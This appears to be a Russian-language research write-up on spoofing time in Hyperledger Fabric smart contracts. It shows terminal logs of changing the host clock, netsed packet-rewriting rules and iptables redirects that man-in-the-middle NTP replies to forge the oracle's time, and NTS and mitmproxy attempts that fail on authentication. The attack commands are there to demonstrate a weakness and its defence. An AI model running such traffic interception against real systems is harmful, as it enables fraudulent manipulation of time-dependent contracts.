
```
tmp@tmp:~/HLF_client$ date
Thu Jun 20 13:46:15 UTC 2024
tmp@tmp:~/HLF_client$ peer chaincode invoke -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com --tls --cafile "${PWD}/organizations/ordererOrganizations/example.com/orderers/orderer.example.com/msp/tlscacerts/tlsca.example.com-cert.pem" -C mychannel -n time_secure_nts --peerAddresses peer0.org1.example.com:7051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/tls/ca.crt" --peerAddresses peer0.org2.example.com:9051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org2.example.com/peers/peer0.org2.example.com/tls/ca.crt" -c '{"function":"Stake_secure_nts","Args":["10000"]}'
2024-06-20 13:46:21.456 UTC 0001 INFO [chaincodeCmd] chaincodeInvokeOrQuery -> Chaincode invoke successful. result: status:200
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_nts -c '{"Args":["subtractTimestamp"]}'
7.890106409s
tmp@tmp:~/HLF_client$ sudo timedatectl set-time "2026-06-10 13:32"
tmp@tmp:~/HLF_client$ date
Wed Jun 10 13:32:02 UTC 2026
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_nts -c '{"Args":["subtractTimestamp"]}'
17279h45m49.247129444s
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_nts -c '{"Args":["CheckDividends_secure_nts"]}'
Error: endorsement failure during query. response: status:500 message:"Wrong time"
tmp@tmp:~/HLF_client$ sudo timedatectl set-time "2024-06-20 13:51"
[sudo] password for tmp:
tmp@tmp:~/HLF_client$ date
Thu Jun 20 13:51:01 UTC 2024
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_nts -c '{"Args":["CheckDividends_secure_nts"]}'
10000
```

Источник:


https://github.com/shanker-sec/HLF_TxTime_spoofing/tree/dcc03b0be24f22dd851e2f0f500621d40a7e3c40/time_secure_nts

Актуальные вопросы


- Используемая библиотека для работы с NTS устойчива к атаке «человек посередине»?
- Что делать разработчикам смарт-контрактов на языках Java, TS, JS?



Оракул времени:



Описание макета



Ответ NTP-сервера в Wireshark

```
▶ Internet Protocol Version 4, Src: 213.234.203.30, Dst: 172.18.0.5
▶ User Datagram Protocol, Src Port: 123, Dst Port: 45677
▼ Network Time Protocol (NTP Version 4, server)
  ▶ Flags: 0x24, Leap Indicator: no warning, Version number: NTP Ver
    Peer Clock Stratum: secondary reference (2)
    Peer Polling Interval: invalid (3)
    Peer Clock Precision: 0,000000 seconds
    Root Delay: 0,050339 seconds
    Root Dispersion: 0,022537 seconds
    Reference ID: 192.36.143.150
    Reference Timestamp: Jul 6, 2024 13:46:49.186813666 UTC
    Origin Timestamp: Dec 30, 2071 18:56:13.796406762 UTC
    Receive Timestamp: Jul 6, 2024 13:58:55.680024524 UTC
    Transmit Timestamp: Jul 6, 2024 13:58:55.680065973 UTC
```


0000	08 00 00 00 00 00 00 53	00 01 04 06 02 42 b1 69	S ..
0010	98 30 00 00 45 18 00 4c	36 ab 40 00 34 11 c2 bd	.0..E..L 6
0020	d5 ea cb 1e ac 12 00 05	00 7b b2 6d 00 38 1f b4	{
0030	24 02 03 eb 00 00 0c e3	00 00 05 c5 c0 24 8f 96	\$.....
0040	ea 33 c9 49 2f d3 05 3e	43 84 60 4d cb e1 50 46	.3.I/.> C
0050	ea 33 cc 1f ae 16 16 55	ea 33 cc 1f ae 18 cd bb	.3....U .3

Подмена данных для NTP в netsed

```
tmp@tmp:~/netsed$ netsed udp 4000 213.234.203.30 123 's/%ea%33/%eF%33'
netsed 1.2 by Julien VdG <julien@silicone.homelinux.org>
  based on 0.01c from Michal Zalewski <lcantuf@ids.pl>
[*] Parsing rule s/%ea%33/%eF%33...
[+] Loaded 1 rule...
[+] Using fixed forwarding to 213.234.203.30,123.
[+] Listening on port 4000/udp.
[+] Got incoming connection from 172.18.0.6,42272 to 172.18.0.6,42272
[*] Forwarding connection to 213.234.203.30,123
[+] Caught client -> server packet.
[*] Forwarding untouched packet of size 48.
[+] Caught server -> client packet.
    Applying rule s/%ea%33/%eF%33...
    Applying rule s/%ea%33/%eF%33...
    Applying rule s/%ea%33/%eF%33...
[*] Done 3 replacements, forwarding packet of size 48 (orig 48).
```

```
iptables -t nat -A PREROUTING -s
172.18.0.0/24 -d 213.234.203.30/32 -p udp -m
udp --dport 123 -m udp -j REDIRECT
--to-ports 4000
```

Запрос к функции GetTimeNtp в условиях работы netsed



```
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n  
time_oracle -c '{"Args":["GetTimeNtp"]}'  
2027-03-04 10:05:08.217208761 +0000 UTC
```


Подмена данных для NTS в netsed

```
tmp@tmp:~/netsed$ netsed udp 4000 104.131.155.175 8123 's/%ea%33/%eF%33'
netsed 1.2 by Julien VdG <julien@silicone.homelinux.org>
  based on 0.01c from Michal Zalewski <lcantuf@ids.pl>
[*] Parsing rule s/%ea%33/%eF%33...
[+] Loaded 1 rule...
[+] Using fixed forwarding to 104.131.155.175,8123.
[+] Listening on port 4000/udp.
[+] Got incoming connection from 172.18.0.5,37642 to 172.18.0.5,37642
[*] Forwarding connection to 104.131.155.175,8123
[+] Caught client -> server packet.
[*] Forwarding untouched packet of size 232.
[+] Caught server -> client packet.
    Applying rule s/%ea%33/%eF%33...
    Applying rule s/%ea%33/%eF%33...
    Applying rule s/%ea%33/%eF%33...
[*] Done 3 replacements, forwarding packet of size 232 (orig 232).
```

Модифицированный ответ NTS-сервера


```
► Internet Protocol Version 4, Src: 104.131.155.175, Dst: 172.18.0.6
► User Datagram Protocol, Src Port: 8123, Dst Port: 36148
▼ Network Time Protocol (NTP Version 4, server)
  ► Flags: 0x24, Leap Indicator: no warning, Version number: NTP Ver
    Peer Clock Stratum: secondary reference (2)
    Peer Polling Interval: invalid (0)
    Peer Clock Precision: 0,000000 seconds
    Root Delay: 0,003998 seconds
    Root Dispersion: 0,005066 seconds
    Reference ID: 64.142.122.37
    Reference Timestamp: Mar 4, 2027 10:06:17.800268126 UTC
    Origin Timestamp: Jul 5, 2029 08:11:56.492547135 UTC
    Receive Timestamp: Mar 4, 2027 10:09:41.870385089 UTC
    Transmit Timestamp: Mar 4, 2027 10:09:41.870440931 UTC
0050 ef 33 b6 e5 de d1 8e a8 ef 33 b6 e5 de d5 37 88 .3.....3
```

Запрос к функции GetTimeNts в условиях работы netsed



```
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_oracle  
-c '{"Args":["GetTimeNts"]}'  
Error: endorsement failure during query. response: status:500 message:  
"Failed to get response from NTS servers, see log file"
```

логи контейнера с Оракулом в условиях работы netsed



```
tmp@tmp:~/HLF/fabric-samples/test-network$ docker logs f474aac0ee05
2024/07/06 12:37:22 error in the GetTimeNts(): authentication failed on client
2024/07/06 12:37:22 Reach end of file : nts.txt
tmp@tmp:~/HLF/fabric-samples/test-network$
```


Подмена сертификата в mitmproxy

```
info: [14:31:32.778][172.18.0.6:49504] client connect  
warn: [14:31:32.793][172.18.0.6:49504] Client TLS handshake failed. The client  
does not trust the proxy's certificate for ntp1.glypnod.com (ssl/tls alert bad  
certificate)  
info: [14:31:32.794][172.18.0.6:49504] client disconnect
```

```
tmp@tmp:~/HLF/fabric-samples/test-network$ docker logs 6df584592f17  
2024/07/06 14:31:32 error in the GetTimeNts(): key exchange failure: tls: failed  
to verify certificate: x509: certificate signed by unknown authority  
2024/07/06 14:31:32 Reach end of file : nts.txt  
tmp@tmp:~/HLF/fabric-samples/test-network$
```

```
iptables -t nat -A PREROUTING -p tcp  
-s 172.18.0.0/24 --dport 4460 -m tcp -d  
104.131.155.175 -j REDIRECT --to 8080
```


Время ОС не совпадает со сроком действия сертификата



The image shows a terminal window with a dark background and light-colored text. The prompt is `tmp@tmp:~/HLF/2_4_9/fabric-samples/test-network$`. The command `docker logs 3a6fbc5dddfc` has been executed, resulting in the following log output: `2025/05/01 00:07:27 error in the GetTimeNts(): key exchange failure: x509 : certificate has expired or is not yet valid: current time 2025-05-01T00:07:27Z is after 2024-08-20T07:05:34Z`. The next line in the log is `2025/05/01 00:07:27 Reach end of file : nts.txt`. The prompt `tmp@tmp:~/HLF/2_4_9/fabric-samples/test-network$` is visible again at the bottom. Several parts of the log output are highlighted with red rectangular boxes: the timestamp `2025/05/01 00:07:27`, the error message `error in the GetTimeNts(): key exchange failure: x509 : certificate has expired or is not yet valid:`, the current time `current time 2025-05-01T00:07:27Z`, and the expiration time `2024-08-20T07:05:34Z`.

```
tmp@tmp:~/HLF/2_4_9/fabric-samples/test-network$ docker logs 3a6fbc5dddfc
2025/05/01 00:07:27 error in the GetTimeNts(): key exchange failure: x509
: certificate has expired or is not yet valid: current time 2025-05-01T00
:07:27Z is after 2024-08-20T07:05:34Z
2025/05/01 00:07:27 Reach end of file : nts.txt
tmp@tmp:~/HLF/2_4_9/fabric-samples/test-network$
```

Решение проблемы централизации

